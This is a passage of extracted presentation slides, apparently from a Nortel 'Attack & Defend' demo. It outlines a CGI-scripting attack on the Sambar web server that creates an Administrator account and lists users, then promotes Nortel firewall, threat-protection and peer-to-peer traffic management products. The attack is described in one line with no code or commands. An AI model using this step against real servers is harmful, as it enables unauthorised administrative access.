
> Use CGI vulnerability in Sambar Web server to create a user with Administrator access



List users on server



Step 3. CGI-Scripting Attack: Results




Juan Cerda – jcerdaam@nortel.com



ATTACK & DEFEND


Exploit Application Vulnerabilities




 **ATTACK**
> Vulnerabilities

 **DEFEND**
> *Interoperable Solution working together to Increase Perimeter & Core Network Security*

- Threat Protection System
- Nortel Switch Firewall



Intelligent Peer 2 Peer Application Management



Gnucleus
An Open-Source Gnutella Client



> Customer Challenges

- > More than 60% of the Internet traffic is Peer-to-Peer (P2P) traffic (KaZaA, KaZaA v2, eDonkey, Morpheus, iMesh, etc.) [NetworkWorld 7/03]
- > **New P2P protocols use dynamic port hopping**, evading standard ACL rate limiting & first generation BWM
- > University, cable MSO, and ISPs see serious QoS and financial impacts.

